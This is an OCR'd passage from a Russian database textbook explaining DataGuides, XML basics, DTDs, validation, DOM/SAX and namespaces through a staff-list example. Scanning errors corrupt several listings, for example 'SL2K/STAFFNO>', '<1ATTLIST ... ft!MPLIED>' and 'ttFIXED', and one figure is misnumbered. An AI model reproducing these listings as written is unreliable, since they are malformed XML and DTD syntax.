ходящие ребра объектов &19, &21 и &22 в объекте DataGuide, показанном на рис. 29.2. Аналогичным образом, если нам удастся перейти по одному варианту пути к метке *1* в объекте DataGuide и достичь объекта &0, то на основании этого можем сделать вывод, что метки на исходящих ребрах объекта &0 представляют все возможные метки, которые в принципе могут следовать за меткой *1 в* исходной базе данных. Например, на рис. 29.2 единственными объектами, которые могут следовать за меткой Branch, являются два исходящих ребра объекта &20.

На первый взгляд может показаться, что в объекте DataGuide было бы несложно предусмотреть аннотации, например, для хранения в них информации о значениях данных в базе, достижимых по пути к метке 1. Но рассмотрим два фрагмента объекта DataGuide, показанные на рис. 29.3. Они дополняют данные примера 29.1 так, чтобы объект street можно было представить как состоящий из объектов number и name. Но если мы запишем в базу аннотацию к объекту &26 на рис. 29.3, а, то в дальнейшем нельзя будет определить, к какой метке она относится: Branch.street или PropertyForRent.street. С другой стороны, если аннотация прилагается к объекту &26, показанному на рис. 29.3, *б,* такая неоднозначность не возникает. Таким образом, в связи с необходимостью использования аннотаций должен быть выделен некоторый класс объектов DataGuide, получивший название *строго определенных* объектов DataGuide. Неформальное определение этого класса объектов состоит в следующем: строго определенным является такой объект DataGuide, в котором каждое множество путей к метке, имеющее одно и то же целевое (одноэлементное) множество объектов в объекте DataGuide (в данном примере в объекте &26), представляет собой точно такое же множество путей к метке, которое имеет такое же целевое множество в исходной базе данных. Объект, представленный на рис. 29.3, *а,* не является строго определенным объектом DataGuide, тогда как объект на рис. 29.3, *б* является именно таковым. Строго определенный объект DataGuide обеспечивает хранение непротиворечивых аннотаций, позволяет упростить обработку запросов и дает возможность последовательно наращивать полученную схему в ходе ее сопровождения. В разделе 29.4.1 показано, каким образом могут быть дополнены СУБД Lore и язык Lorel для обеспечения обработки данных XML.




Рис. 29.2. *Объект* DataGuide, ***соответствующий графу, приведенному на рис. 29.1***




Рис. 29.8. Два фрагмента объекта DataGuide: а) объект DataGuide, не являющийся строго определенным; б) строго определенный объект DataGuide

29.2. Основные сведения о языке XML

В настоящее время большинство документов, которые хранятся и передаются в Web, представлены в коде HTML. Как указано выше, одним из преимуществ языка HTML является его простота, что позволяет применять этот язык для самых разных категорий пользователей. Но можно также обоснованно утверждать, что простота этого языка является не только его достоинством, но и недостатком. В частности, язык HTML не допускает расширения набора дескрипторов, а необходимость в этом возникает все чаще, поскольку новые дескрипторы могли бы позволить упростить решение некоторых задач и сделать документы HTML более привлекательными и динамичными. Пытаясь удовлетворить такую потребность, разработчики броузеров предпринимают попытки ввести некоторые дескрипторы HTML, предназначенные только для конкретных броузеров. Но такие попытки приводят к тому, что создание развитых, общедоступных документов Web еще более усложняется и появляются разные трактовки HTML. Для предотвращения развития тенденции к разделению языка HTML на диалекты W3C предложил новый стандарт — XML (extensible Markup Language — расширяемый язык разметки). Этот язык позволяет обеспечить такую же независимость приложений от данных, благодаря которой в свое время HTML стал таким переносимым и мощным языком, обеспечившим независимость средств представления от данных [313].

XML. Метаязык (язык для описания других языков), который позволяет, проектировщикам создавать специализированные дескрипторы для реализации функциональных возможностей, не достижимых с помощью HTML

Язык XML представляет собой подмножество языка SGML (Standard Generalized Markup Language — стандартный обобщенный язык разметки); он предназначен специально для оформления документов Web. XML — это мета-

язык, позволяющий проектировщикам создавать собственные специализированные дескрипторы для реализации функциональных возможностей, недостижимых с помощью HTML. Например, XML обеспечивает возможность применять ссылки, которые указывают сразу на несколько документов, тогда как ссылка HTML может указывать только на один целевой документ.

SGML — это система определения структурированных типов документов и языков разметки, представляющих экземпляры документов таких типов [169]. Язык SGML свыше десяти лет применяется как стандартный, независимый от программного обеспечения способ создания репозитариев для структурированной документации. Этот язык позволяет разделить любой документ на две логически независимые части; одна из них определяет структуру документа, а другая содержит сам текст. Определение структуры называется *определением типа документа* (Document Type Definition — DTD). Язык SGML позволяет назначить для любого документа отдельно определенную структуру и дает возможность авторам документов создавать собственные, специализированные структуры, поэтому может стать основой чрезвычайно мощной системы управления документами. Но этот язык отличается значительной сложностью, поэтому не получил достаточно широкого распространения.

Язык XML предназначен для выполнения аналогичных функций, но является менее сложным и вместе с тем более приспособленным для использования в сети. При этом очень важно то, что язык XML сохранил основные преимущества SGML: расширяемость, структурируемость и возможность проверки правильности документов. Поскольку XML является подмножеством SGML, любая система, полностью совместимая с SGML, обладает способностью обрабатывать документы XML (но обратное утверждение не является истинным). Тем не менее язык XML не предназначен для замены SGML. К тому же он не может заменить и язык HTML, который также основан на SGML и является приложением этого языка. В действительности XML предназначен для использования в качестве дополнения к языку HTML и должен обеспечить передачу через Web данных различных типов. Благодаря своим широким возможностям язык XML фактически может применяться не только для разметки текста, но и для разметки звука или изображения, т.е. мультимедийных данных. В качестве примеров широко применяемых языков, созданных на основе XML, можно указать MathML (Mathematics Markup Language — язык математической разметки), SMIL (Synchronized Multimedia Integration Language — язык интеграции синхронизированных источников мультимедийной информации) и CML (Chemistry Markup Language — язык химической разметки).

Несмотря на то что широкое применение языка XML началось примерно пять лет назад (с тех пор, как спецификация XML 1.0 была формально утверждена W3C в конце 1998 года), этот язык уже оказал значительное влияние на многие сферы информационной технологии, включая графические интерфейсы, встроенные системы, распределенные системы и управление базами данных. Например, язык XML позволяет наглядно описывать структуру данных, поэтому может стать удобным механизмом для определения структуры разнородных баз данных и источников данных. А поскольку XML позволяет определить всю схему базы данных, то он в принципе может использоваться для выборки содержимого, например всей схемы СУБД Oracle, и преобразования ее в схему Informix или Sybase.

Язык XML уже фактически стал стандартным средством обмена данными в индустрии программного обеспечения и быстро заменяет системы EDI (Electronic Data Interchange — электронный обмен данными), которые в свое время служили основным механизмом обмена данными между предприятиями. Некоторые

аналитики предполагают, что со временем на языке XML будет создаваться и храниться большинство документов как в Internet, так и за ее пределами.

В настоящем разделе подробно рассматривается язык XML и показаны способы определения схем для языка XML. В следующем разделе описаны языки запросов для XML, Вначале рассмотрим преимущества XML.

Преимущества XML

Некоторые преимущества использования XML в среде Web перечислены в табл. 29.1.

Таблица 29.1. Преимущества языка XML

Преимущество
Простота
Открытый стандарт; независимость от платформы и программного обеспечения
Способность к расширению
Возможность повторного использования
Разделение информационного наполнения и средств представления
Улучшенное распределение нагрузки
Поддержка интеграции данных из нескольких источников
Способность описывать данные, которые относятся к приложениям многих разных типов
Усовершенствованные механизмы поиска
Новые возможности

- Простота. XML — относительно простой язык, и его стандарт не превышает по объему 50 страниц. Он предназначен для использования в качестве языка, основанного на применении текста, обеспечивающего восприятие человеком и достаточно понятного.
- Открытый стандарт; независимость от платформы и программного обеспечения. XML не зависит от платформы и программного обеспечения. Он представляет собой подмножество языка SGML, который определен стандартом ISO. Язык XML также основан на стандарте (ISO 10646), в нем предусмотрена поддержка набора символов Unicode, и поэтому он может служить для представления текста на всех алфавитах, в частности, предоставляет возможность указать применяемый национальный язык и кодировку.
- Способность к расширению. В отличие от HTML, язык XML является расширяемым; он позволяет пользователям определять собственные дескрипторы в соответствии с требованиями к конкретному приложению.
- Возможность повторного использования. Расширяемость языка XML позволяет также создавать библиотеки дескрипторов XML и повторно использовать их во многих приложениях.
- Разделение информационного наполнения и средств представления. Язык XML позволяет хранить содержимое документа и независимо от этого описывать способ его представления (например, в броузере). Такая возможность упрощает создание специализированных средств отображения данных. При этом данные могут доставляться к пользователю с помощью броузера, а для вывода их на внешнее устройство может применяться способ,

выбранный на месте, возможно, с учетом таких факторов, как пользовательские предпочтения или конфигурация. Таким образом, реализуется во многом такой же принцип, как в языке Java, который иногда описывают как язык, который позволяет "один раз разработать программу и применять ее где угодно". Поэтому XML называют языком, позволяющим "один раз подготовить документ и публиковать его где угодно", благодаря использованию таких средств, как таблицы стилей, с помощью которых один и тот же документ XML может публиковаться разными способами, с применением различных форматов и носителей.

- Улучшенное распределение нагрузки. Язык XML позволяет доставлять данные в броузер (на клиентский компьютер) для проведения некоторых вычислений на месте; при этом сервер частично освобождается от вычислительной нагрузки и обеспечивается более равномерное распределение нагрузки.
- Поддержка интеграции данных из нескольких источников. Задача интеграции данных из нескольких разнородных источников является чрезвычайно сложной и требует больших затрат времени. Но язык XML позволяет намного упростить объединение данных из различных источников. Для совместного применения данных, поступающих из серверных баз данных и других приложений, могут использоваться специальные программные агенты, которые затем передают данные другим клиентам или серверам для дальнейшей обработки или презентации.
- Способность описывать данные, которые относятся к приложениям многих разных типов. Поскольку XML является расширяемым, он может также использоваться для описания данных, содержащихся в самых различных приложениях. К тому же, поскольку язык XML позволяет создать формат представления данных, в котором данные описывают сами себя, последующая передача и обработка данных может происходить без использования каких-либо встроенных дополнительных описаний данных.
- Усовершенствованные механизмы поиска. В настоящее время в процессе работы поисковых машин применяется информация, содержащаяся в метадескрипторах HTML, или анализируется взаимное расположение ключевых слов. А при использовании XML поисковые машины могут применяться просто для интерпретации дескрипторов с описаниями.
- Новые возможности. По-видимому, одним из наибольших преимуществ XML являются те безграничные возможности, которые открываются с введением этой новой технологии.

29.2.1. Краткий обзор языка XML

В этом разделе представлен краткий обзор языка XML с использованием простого примера, показанного в листинге 29.2, который содержит сведения о сотрудниках компании.

Листинг 29.2. Пример документа XML, в котором представлены сведения о сотрудниках компании

```
<?xml version= "1.0" encoding= "UTF-8" standalone= "yes"?>
<?xml:stylesheet type = "text/xsl" href = "staff_list.xsl"?>
<!DOCTYPE STAFFLIST SYSTEM "staff_list.dtd">
<STAFFLIST>
   <STAFF branchNo = "B005">
```

```
            <STAFFNO>SL2K/STAFFNO>
                <NAME>
                    <FNAME>John</FNAME><LNAME>White</LNAME>
                </NAME>
            <POSITION>Manager</POSITION>
            <DOB>1-Oct-45</DOB>
            <SALARY>30000</SALARY>
    </STAFF>
    <STAFF branchNo = "B003">
            <STAFFNO>SG37</STAFFNO>
            <NAME>
                <FNAME>Ann</FNAME><LNAME>Beech</LNAME>
            </NAME>
            <POSITION>Assistant</POSITION>
            <SALARY>12000</SALARY>
    </STAFF>
<:/STAFFLIST>
```

Объявление XML

Документы XML начинаются с необязательного объявления XML, которое в данном примере содержит обозначение версии XML, применяемой автором документа (1.0), и системы кодировки (UTF-8 соответствует стандарту Unicode), а также содержит сведения о том, имеется ли в документе ссылка на внешние объявления разметки (standalone = 'yes' указывает, что в документе отсутствуют внешние объявления разметки). Вторая и третья строки документа XML, показанного в листинге 29.2, относятся к таблицам стилей и определениям DTD, которые кратко рассматриваются ниже.

Элементы

Элементы XML, называемые также *дескрипторами,* представляют собой наиболее широко применяемую форму разметки. Первый элемент документа должен быть так называемым *корневым элементом,* который может содержать другие элементы (субэлементы). Каждый документ XML должен иметь один корневой элемент, которым в данном примере является <STAFFLIST>. Любой элемент начинается с начального дескриптора (например, <STAFF>) и оканчивается конечным дескриптором (например, </STAFF>). Элементы XML чувствительны к регистру, поэтому элемент <STAFF> рассматривается как отличный от элемента <staff> (следует отметить, что в языке HTML такое условие не соблюдается). Элемент может быть пустым, и в этом случае его можно сокращенно представить одним дескриптором, например <EMPTYELEMENT />. Элементы должны быть правильно вложенными, как показывает следующий фрагмент листинга 29.2:

```
<STAFF>
  <NAME>
    <FNAME>John</FNAME><LNAME>White</LNAME>
  </NAME>
</STAFF>
```

В этом случае элемент NAME полностью вложен в элемент STAFF, а элементы FNAME и LNAME вложены в элемент NAME.

Атрибуты

Атрибуты представляют собой пары "имя-значение", которые содержат описательную информацию об элементе. Атрибуты помещаются внутри начального дескриптора после соответствующего имени элемента, а значение атрибута заключаются в кавычки. Например, при подготовке рассматриваемого листинга было решено представить номер отделения, в котором работает данный сотрудник, с помощью атрибута branchNo элемента STAFF:

```
<STAFF branchNo = "B005">
```

Следует отметить, что данные об отделении можно было бы с таким же успехом представить в виде субэлемента элемента STAFF. А для представления данных о поле сотрудника компании можно использовать атрибут пустого элемента, например следующим образом:

```
<SEX gender = "M"/>
```

Каждый конкретный атрибут может присутствовать в дескрипторе только в одном экземпляре, тогда как субэлементы в одном и том же дескрипторе могут повторяться. Следует отметить, что в данном случае может возникнуть неопределенность: должна ли быть представлена информация о номере отделения или поле сотрудника с помощью элемента или атрибута?

Ссылки на сущности

Сущностями называются элементы документа, которые выполняют следующие основные задачи:

- служат в качестве сокращений для обозначения часто повторяющегося текста или позволяют включить в документ содержимое внешних файлов;
- используются для вставки в текст произвольных символов Unicode (например, для представления символов, которые нельзя ввести непосредственно на клавиатуре);
- позволяют обозначить различие между зарезервированными символами и информационным наполнением. Например, левая угловая скобка (<) обозначает начало начального или конечного дескриптора элемента. Чтобы можно было отличить этот символ разметки от символа, содержащегося в самом информационным наполнении, в язык XML введена сущность lt, которая служит для замены символа <.

Каждая сущность должна иметь уникальное имя, и ее применение в документе XML называется *ссылкой на сущность*. Любая ссылка на сущность начинается с символа амперсанда (&) и оканчивается точкой с запятой (;), например <.

Комментарии

Комментарии заключаются в дескрипторы <!-- и --> и могут содержать любые данные, кроме литеральной строки "--". Комментарии могут помещаться между дескрипторами разметки в любом месте документа XML, но процессор XML не обязательно должен передавать комментарии приложению.

Разделы CDATA и команды обработки

Раздел CDATA является для процессора XML указанием, что процессор должен игнорировать содержащиеся в этом разделе символы разметки и передавать заключенный в нем текст непосредственно приложению без интерпретации. Для передачи дополнительной информации приложению могут также применяться команды обработки. Команда обработки имеет форму <?name pidata?>, где name служит для приложения идентификатором команды обработки. Поскольку команды зависят от приложения, любой документ XML может содержать несколько команд обработки, позволяющих передать разным приложениям команду на выполнение одинаковых действий, но, возможно, различными способами.

Упорядочение

В слабоструктурированной модели данных, описанной в разделе 29.1, предполагается, что коллекции являются неупорядоченными, тогда как в языке XML элементы рассматриваются как упорядоченные. Таким образом, в языке XML следующие два фрагмента с переставленными элементами FNAME и LNAME считаются разными:

```
<NAME>
  <FNAME>John</FNAME>
  <LNAME>White</LNAME>
</NAME> .
```

```
<NAME>
  <LNAME>White</LNAME>
  <FNAME>John</FNAME>
</NAME>
```

В отличие от этого, атрибуты в XML не являются упорядоченными, поэтому следующие два элемента XML считаются одинаковыми:

```
<NAME FNAME = "John" LNAME = "White"/>
<NAME LNAME = "White" FNAME = "John"/>
```

29.2.2. Определения типов документов (DTD)

DTD. Определяет допустимую синтаксическую структуру документа XML.

Определение типа документа (Document Type Definition — DTD) служит для описания допустимой синтаксической структуры некоторого класса документов XML. В нем перечислены имена элементов, которые могут присутствовать в документе, указано, какие элементы могут применяться в сочетании с другими элементами, обозначены способы вложения элементов, показано, какие атрибуты могут использоваться в элементе каждого типа, и т.д. Для обозначения элементов, применяемых в конкретном приложении, иногда используется термин *словарь* (vocabulary). Синтаксическая структура, называемая также *грамматикой,* определяется с помощью формы EBNF (Extended Backus Naur Form — расширенная форма Бэкуса–Наура), а не синтаксиса XML. Хотя определение DTD является необязательным, рекомендуется предусматривать его для каждого документа в целях проверки его соответствия определенным требованиям, как описано ниже.

Продолжая пример с данными о сотрудниках, рассмотрим приведенное в листинге 29.3 определение DTD для документа XML, показанного в листинге 29.2. В данном случае определение DTD находится в отдельном внешнем файле, но может быть также вложено непосредственно в документ XML, Объявления DTD подразделяются на следующие четыре типа, которые рассматриваются ниже: объявления типов элементов, объявления списков атрибутов, объявления сущностей и объявления обозначений.

Объявления типов элементов

Объявления типов элементов определяют правила применения элементов, которые могут встретиться в документе XML. Например, в листинге 29.3 задано следующее правило (называемое также *моделью информационного наполнения*) для элемента STAFFLIST:

```
<!ELEMENT STAFFLIST (STAFF)*>
```

Листинг 29.3. Определение типа документа, соответствующее документу XML, приведенному в листинге 29.2

```
<!ELEMENT STAFFLIST (STAFF)*>
<!ELEMENT STAFF (NAME, POSITION, DOB?, SALARY)>
<!ELEMENT NAME (FNAME, LNAME)>
<!ELEMENT FNAME (#PCDATA)>
<!ELEMENT LNAME (#PCDATA)>
<!ELEMENT POSITION (#PCDATA)>
<!ELEMENT DOB (#PCDATA)>
<!ELEMENT SALARY (#PCDATA)>
<1ATTLIST STAFF branchNo CDATA ft!MPLIED>
```

Это правило указывает, что элемент STAFFLIST состоит из элементов STAFF, количество которых может быть равно нулю или большему числу. Для обозначения кратности повторения могут применяться следующие символы:

- звездочка (*) обозначает, что количество вхождений субэлемента в элемент может быть равно нулю или большему числу;
- знак "плюс" (+) указывает, что количество вхождений для данного элемента может составлять от одного и больше;
- вопросительный знак (?) указывает, что количество вхождений может быть равно либо нулю, либо одному.

Если имя элемента приведено без символа, обозначающего количество вхождений, то элемент должен появиться в документе точно один раз. Запятые между именами элементов указывают, что элементы должны присутствовать в документе в указанной последовательности, а если запятые между именами элементов отсутствуют, элементы могут появляться в документе в любом порядке. Например, для элемента STAFF задано следующее правило:

```
<!ELEMENT STAFF (NAME, POSITION, DOB?, SALARY)>
```

Это правило содержит информацию о том, что элемент STAFF состоит из элементов NAME и POSITION, необязательного элемента DOB и элемента SALARY в указанном порядке. В определении должны также быть предусмотрены объявления для элементов FNAME, LNAME, POSITION, DOB и SALARY и всех прочих элементов, применяемых в модели информационного наполнения. Это позволяет использовать процессор XML для проверки допустимости документа. Все эти основные элементы объявлены с помощью специального символа ft PCDATA, который указывает на присутствие в них интерпретируемых символьных данных. Следует отметить, что любой элемент может содержать только элементы, но предусмотрена также возможность включить в элемент другие элементы и фрагмент #PCDATA (и в этом случае к нему применяется термин *элемент, содержащий смешанное информационное наполнение*).

Объявления списков атрибутов

Объявления списков атрибутов указывают, какие элементы могут иметь атрибуты, какие в них могут содержаться атрибуты, какие значения могут иметь атрибуты и каковыми являются необязательные значения атрибутов, применяемые по умолчанию. Каждое объявление атрибута состоит из трех частей: имени, типа и необязательного значения по умолчанию. Ниже перечислены шесть возможных типов атрибутов.

- CDATA. Символьные данные, содержащие любой текст. Строка, которая относится к этому типу, не анализируется процессором XML и просто передается непосредственно в приложение.
- ID. Идентификатор, применяемый для обозначения отдельных элементов в документе. Идентификаторы ID должны соответствовать имени элемента, и все значения ID, применяемые в документе, должны быть разными.
- IDREF или IDREFS. Одна или несколько ссылок на идентификаторы, которые должны соответствовать значению одного атрибута ID для некоторого элемента в документе. Атрибут IDREFS может содержать несколько значений IDREF, разделенных пробелами.
- ENTITY или ENTITIES, Одно или несколько обозначений сущностей, которые должны соответствовать имени одной сущности. Атрибут ENTITIES может содержать несколько значений ENTITY, разделенных пробелами.
- NMTOKEN или NMTOKENS. Строка ограниченного формата, как правило, состоящая из одного слова. Атрибут NMTOKENS может содержать несколько значений NMTOKEN, разделенных пробелами.
- Список имен. Значения, которые может иметь данный атрибут (иными словами, перечислимый тип).

Например, следующее объявление атрибута используется для определения атрибута branchNo элемента STAFF:

```
<!ATTLIST STAFF branchNo CDATA #IMPLIED>
```

В этом объявлении указано, что значение • атрибута branchNo представляет собой строку (CDATA — character data) и является необязательным (#IMPLIED), а применяемое по умолчанию значение для него не предусмотрено. Кроме ключевого слова #IMPLIED, предусмотрено ключевое слово #REQUIRED, которое указывает, что данный атрибут должен быть всегда задан в элементе. Если ни одно из этих уточняющих ключевых слов не задано, то атрибут может содержать объявленное значение по умолчанию. Для указания на то, что атрибут должен всегда иметь значение, предусмотренное по умолчанию, применяется ключевое слово ttFIXED. В качестве примера укажем, что элемент SEX можно определить как имеющий атрибут gender (пол), содержащий либо значение M (по умолчанию), либо значение F, следующим образом:

```
<!ATTLIST SEX gender (M | F } "M">
```

Объявления сущностей и обозначений

Объявления сущностей позволяют связать имя с некоторым фрагментом информационного наполнения, таким как отрывок из обычного текста, часть определения DTD или ссылка на внешний файл, содержащий текст или двоичные данные. Объявления обозначений указывают на внешние двоичные данные, которые

просто передаются процессором XML в приложение. Например, можно объявить сущность для текста "DreamHome Estate Agents" следующим образом:

```
<!ENTITY DH "DreamHome Estate Agents">
```

Обязанности по обработке внешних неинтерпретированных сущностей возлагаются на приложение. После идентификатора, обозначающего местонахождение сущности, должна быть объявлена некоторая информация о внутреннем формате этой сущности, например, следующим образом:

```
<!ENTITY dreamHomeLogo SYSTEM "dreamhome.jpg" NDATA JPEGFormat>
<!NOTATION JPEGFormat SYSTEM "http://www.jpeg.org">
```

Здесь наличие ключевого слова NDATA указывает на то, что сущность является неинтерпретируемой; произвольное имя, которое следует за этим ключевым словом, является просто ключом для следующего объявления обозначения. В объявлении обозначения это имя сопоставляется с идентификатором, который используется в приложении для определения способа обработки сущности.

Идентификаторы элементов, идентификаторы ID и ссылки на идентификаторы ID

Как указано выше, язык XML позволяет зарезервировать обозначение типа атрибута ID, с помощью которого можно связать с элементом уникальный ключ. Кроме того, тип атрибута IDREF позволяет включить в элемент ссылку на другой элемент с указанным ключом, а тип атрибута IDREFS позволяет оформить в элементе ссылку на несколько других элементов. Например, чтобы промоделировать неформальную связь Branch *Has* Staff, можно определить следующие два атрибута для элементов BRANCH и STAFF:

```
<!ATTLIST STAFF staffNo ID #REQUIRED>
<!ATTLIST BRANCH staff IDREFS #IMPLIED>
```

После этого можно применить эти атрибуты, как показано в листинге 29.4.

Листинг 29.4. Пример применения типов атрибутов ID и IDREFS

```
<STAFF staffNo = "SL21">
   <NAME>
      <FNAME>John</FNAME><LNAME>White</LNAME>
   </NAME>
</STAFF>
<STAFF staffNo = "SL41">
   <NAME>
      <FNAME>Julie</FNAME><LNAME>Lee</LNAME>
   </NAME>
</STAFF>
<BRANCH staff = "SL21 SL41">
   <BRANCHNO>B005</BRANCHNO>
</BRANCH>
```

Проверка допустимости документа

В спецификации XML предусмотрены два этапа проверки правильности документа в процессе его обработки: проверка формальной правильности и допустимости. Процессор, не обеспечивающий проверку допустимости, перед переда-

чей информации документа XML приложению проверяет только, является ли документ формально правильным. Таковым считается любой документ XML, который соответствует правилам, определяющим структуру и систему обозначений документа XML. Кроме всего прочего, формально правильные документы XML должны соответствовать следующим требованиям:

- документ должен начинаться с объявления XML — <?xml version "1.0"?>;
- все элементы должны быть включены в один корневой элемент;
- элементы должны быть вложены друг в друга в виде древовидной структуры, без каких-либо перекрытий элементов;
- все непустые элементы должны иметь начальный и конечный дескрипторы.

Процессор, обеспечивающий проверку допустимости, должен не только проверить, является ли документ XML формально правильным, но и установить, соответствует ли он также определению DTD; в случае положительного результата этой проверки документ XML считается допустимым. Как указано выше, определение DTD может содержаться в документе XML или может быть указано в нем с помощью ссылки. В настоящее время W3C рекомендует использовать способ определения допустимости документов, обладающий большими выразительными возможностями по сравнению с DTD и известный как XML Schema. Прежде чем перейти к описанию спецификации XML Schema, рассмотрим некоторые другие технологии, связанные с XML, которые используются в определениях XML Schema.

29.3. Технологии XML

В этом разделе кратко рассматривается ряд технологий, связанных с XML, изучение которых необходимо для успешной разработки приложений XML. Здесь описаны объектная модель документа (Document Object Model — DOM) и простой API-интерфейс для XML (Simple API for XML — SAX), спецификация Namespaces, расширяемый язык таблиц стилей (extensible Stylesheet Language — XSL) и расширяемый язык таблиц стилей для поддержки преобразований (extensible Stylesheet Language for Transformations — XSLT), язык обозначений путей XML (XML Path Language — XPath), язык указателей XML (XML Pointer Language - XPointer), язык ссылок XML (XML Linking Language — XLink), язык XHTML, определения XML Schema и инфраструктура описания ресурсов (Resource Description Framework — RDF).

29.3.1. Интерфейсы DOM и SAX

API-интерфейсы XML подразделяются главным образом на две категории: основанные на древовидном представлении и основанные на обработке событий. Интерфейс DOM (Document Object Model — объектная модель документа) представляет собой API-интерфейс для XML, основанный на древовидном представлении, который обеспечивает создание объектно-ориентированного представления данных. Этот API-интерфейс был создан W3C и описывает ряд независимых (от платформы и языка) интерфейсов, позволяющих преобразовывать во внутреннюю форму любые формально правильные документы XML или HTML. Интерфейс DOM формирует древовидное представление документа XML в оперативной памяти и предоставляет доступ к классам и методам, позволяющим переме-

щаться и обрабатывать элементы этого дерева в приложении. В частности, модель DOM определяет интерфейс Node с подклассами Element, Attribute и Character-Data. Интерфейс Node содержит методы для доступа к таким компонентам узла, как parentNode (), который возвращает родительский узел, и childNodes (), который возвращает множество дочерних узлов. В целом интерфейс DOM в наибольшей степени подходит для выполнения таких структурных манипуляций с деревом XML, как добавление или удаление элементов, а также изменение порядка следования элементов.

На рис. 29.4 показан в виде древовидной структуры документ XML, приведенный в листинге 29.2. Следует отметить важное различие между представлением этих данных в виде графа OEM (см. рис. 29.1) и в виде дерева элементов XML. В представлении OEM граф имеет метки на ребрах, а в представлении XML — метки на узлах. Если данные имеют иерархическую структуру, их можно легко преобразовать из одного представления в другое, а если данные представлены в виде графа, такое преобразование становится намного сложнее.

Интерфейс SAX (Simple API for XML — простой API-интерфейс для XML) — это основанный на обработке событий API-интерфейс последовательного доступа для XML, в котором используются функции обратного вызова для передачи приложению сообщений о событиях, возникающих в ходе синтаксического анализа документа. Например, события могут активизироваться при обнаружении начальных и конечных дескрипторов элементов. В приложении для обработки этих событий применяются специализированные обработчики событий. В отличие от API-интерфейсов, основанных на использовании древовидного представления, API-интерфейсы, основанные на обработке событий, не предусматривают формирования в оперативной памяти древовидного представления документа XML. Следует отметить, что API-интерфейс SAX создан в результате совместных усилий разработчиков, участвующих в деятельности списка рассылки XML-DEV, а не является программным продуктом W3C.




Рис. 29.4. Представление документа XML, приведенного в листинге 29.2. в виде древовидной структуры

29.3.2. Спецификация Namespaces

Спецификация Namespaces обеспечивает возможность применять специальные уточняющие обозначения к именам элементов и ссылкам, содержащимся в документах XML. Это позволяет избежать коллизий имен при использовании таких элементов, которые имеют одно и то же имя, но определены в разных словарях. Благодаря этому появляется возможность применять в документе дескрипторы, которые определены в разных пространствах имен. Это необходимо, если данные в документе получены из нескольких источников. Пространства имен определены также в рекомендации W3C [309]. Для обеспечения их уникальности элементам и атрибутам присваиваются глобально уникальные имена с помощью ссылки URI. Например, в следующем фрагменте документа используются два разных пространства имен, которые объявлены в корневом элементе. Первое из них ("http://www.dreamhome.co.uk/branch5/") служит в качестве пространства имен, применяемого по умолчанию, поэтому подразумевается, что все элементы, не имеющие уточнителей, принадлежат к этому пространству имен. Второму пространству имен ("http://www.dreamhome.co.uk/HQ/") присвоено имя (hq), которое в дальнейшем используется в качестве префикса элемента SALARY для обозначения пространства имен, к которому относится данный элемент:

```
